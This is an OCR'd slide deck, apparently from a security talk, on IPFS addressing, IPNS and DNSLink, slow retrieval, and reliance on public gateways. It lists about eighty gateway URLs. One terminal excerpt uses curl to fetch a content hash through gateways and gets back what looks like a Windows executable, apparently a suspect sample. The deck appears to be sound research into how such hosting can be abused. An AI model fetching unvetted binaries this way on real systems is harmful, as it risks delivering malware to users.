


Integrity guarantees

Wait, where is my TLS?



Mutable addressing: IPNS



More mutable addressing

IPNS can be very, very slow

DNS-based

Blockchain-based

DNSLink

Ethereum Name Service

Unstoppable Domains

```
% dig +short _dnslink.en.wikipedia-on-ipfs.org TXT
"dnslink=/ipfs/bafybeiaysi4s6lnjev27ln5icwm6tueaw2vdykrtjkwiphwekaywqhcjze"
```

WWW vs IPFS

WWW

Location-based: host + path

Client/Server

IP Address centric

Mature and fast

IPFS

Content addressed

Peer-to-peer


Merkel-DAG centric

Novel and slow

How great is this?

umm

The reality


IPFS Retrieval slow
DHT and Bitswap can be slow
Objects become globally unavailable
No incentive to cache and pin for free
...
Requires the IPFS client
Brave Browser notable exception
Browser support
Brave
Opera Crypto
Plug-ins

The consequence

IPFS and IPNS gateways

- IPFS.io
- Cloudflare
- Pinata
- …

Is this the decentralization we wanted?

But, every node can be a gateway!


```
% ipfs cat /ipfs/QmXgdHwMkSTBUqWtJKzjpthGs8TpGLrs1v86fGivxU2sXU
^C
Error: context cancelled
% curl https://ipfs.io/ipfs/QmXgdHwMkSTBUqWtJKzjpthGs8TpGLrs1v86fGivxU2sXU
<html>
<head><title>429 Too Many Requests</title></head>
<body>
<center><h1>429 Too Many Requests</h1></center>
<hr><center>openresty</center>
</body>
</html>
% curl https://ipfs.io/ipfs/QmXgdHwMkSTBUqWtJKzjpthGs8TpGLrs1v86fGivxU2sXU
<html>
<head><title>504 Gateway Time-out</title></head>
<body>
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>openresty</center>
</body>
</html>
% curl https://cloudflare-ipfs.com/ipfs/QmXgdHwMkSTBUqWtJKzjpthGs8TpGLrs1v86fGivxU2sXU --output -
MZ<90>^@^C^@^@^@^D^@^@^@<FF><FF>^@^@<B8>^@^@^@^@^@^@...
```

Local client/daemon took too long

Gateway seemed to be overloaded

Gateway timed out

Finally Cloudflare comes through. Looks like a binary...



Gateways, gateways, …

- Ever changing list
- No guarantees that CID is verified
- Apparently no checking either
- Every node is a gateway


https://ipfs.io/ipfs/:hash
https://dweb.link/ipfs/:hash
https://gateway.ipfs.io/ipfs/:hash
https://ninetailed.ninja/ipfs/:hash
https://via0.com/ipfs/:hash
https://ipfs.eternum.io/ipfs/:hash
https://hardbin.com/ipfs/:hash
https://cloudflare-ipfs.com/ipfs/:hash
https://astyanax.io/ipfs/:hash
https://cf-ipfs.com/ipfs/:hash
https://ipns.co/ipfs/:hash
https://gateway.originprotocol.com/ipfs/:hash
https://gateway.pinata.cloud/ipfs/:hash
https://ipfs.sloppyta.co/ipfs/:hash
https://ipfs.busy.org/ipfs/:hash
https://ipfs.greyh.at/ipfs/:hash
https://gateway.serph.network/ipfs/:hash
https://gw3.io/ipfs/:hash
https://jorropo.net/ipfs/:hash
https://ipfs.fooock.com/ipfs/:hash
https://cdn.cwinfo.net/ipfs/:hash
https://aragon.ventures/ipfs/:hash
https://permaweb.io/ipfs/:hash
https://ipfs.best-practice.se/ipfs/:hash
https://storjipfs-gateway.com/ipfs/:hash
https://ipfs.runfission.com/ipfs/:hash
https://ipfs.trusti.id/ipfs/:hash
https://ipfs.overpi.com/ipfs/:hash
https://ipfs.ink/ipfs/:hash
https://ipfsgateway.makersplace.com/ipfs/:hash
https://ipfs.funnychain.co/ipfs/:hash
https://ipfs.telos.miami/ipfs/:hash
https://ipfs.mttk.net/ipfs/:hash
https://ipfs.fleek.co/ipfs/:hash
https://ipfs.jbb.one/ipfs/:hash
https://ipfs.yt/ipfs/:hash
https://hashnews.k1ic.com/ipfs/:hash
https://ipfs.drink.cafe/ipfs/:hash
https://ipfs.kavin.rocks/ipfs/:hash
https://ipfs.denarius.io/ipfs/:hash
https://crustwebsites.net/ipfs/:hash
https://ipfs0.sjc.cloudsigma.com/ipfs/:hash
http://ipfs.genenetwork.org/ipfs/:hash
https://ipfs.eth.aragon.network/ipfs/:hash
https://ipfs.smartholdem.io/ipfs/:hash
https://ipfs.xoqq.ch/ipfs/:hash
http://natoboram.mynetgear.com:8080/ipfs/:hash
https://video.oneloveipfs.com/ipfs/:hash
http://ipfs.anonymize.com/ipfs/:hash
https://ipfs.scalaproject.io/ipfs/:hash
https://search.ipfsgate.com/ipfs/:hash
https://ipfs.decoo.io/ipfs/:hash
https://alexdav.id/ipfs/:hash
https://ipfs.uploads.nu/ipfs/:hash
https://hub.textile.io/ipfs/:hash
https://ipfs1.pixura.io/ipfs/:hash
https://ravencoinipfs-gateway.com/ipfs/:hash
https://konubinix.eu/ipfs/:hash
https://ipfs.tubby.cloud/ipfs/:hash
https://ipfs.lain.la/ipfs/:hash
https://ipfs.kaleido.art/ipfs/:hash
https://ipfs.slang.cx/ipfs/:hash
https://ipfs.arching-kaos.com/ipfs/:hash
https://storry.tv/ipfs/:hash
https://ipfs.1-2.dev/ipfs/:hash
https://dweb.eu.org/ipfs/:hash
https://permaweb.eu.org/ipfs/:hash
https://ipfs.namebase.io/ipfs/:hash
https://ipfs.tribecap.co/ipfs/:hash
https://ipfs.kinematiks.com/ipfs/:hash
https://nftstorage.link/ipfs/:hash
https://gravity.jup.io/ipfs/:hash
http://fzdqwfb5ml56oadins5jpuhe6ki6bk33umri35p5kt2tue4fpws5efid.onion/ipfs/:hash
https://tth-ipfs.com/ipfs/:hash
https://ipfs.chisdealhd.co.uk/ipfs/:hash
https://ipfs.alloyxuast.tk/ipfs/:hash
https://4everland.io/ipfs/:hash
https://ipfs-gateway.cloud/ipfs/:hash

https://github.com/ipfs/public-gateway-checker/blob/master/src/gateways.json


How big is the problem?

What does the data say?

IPFS has been growing, but now slipped



But IPFS is still tiny




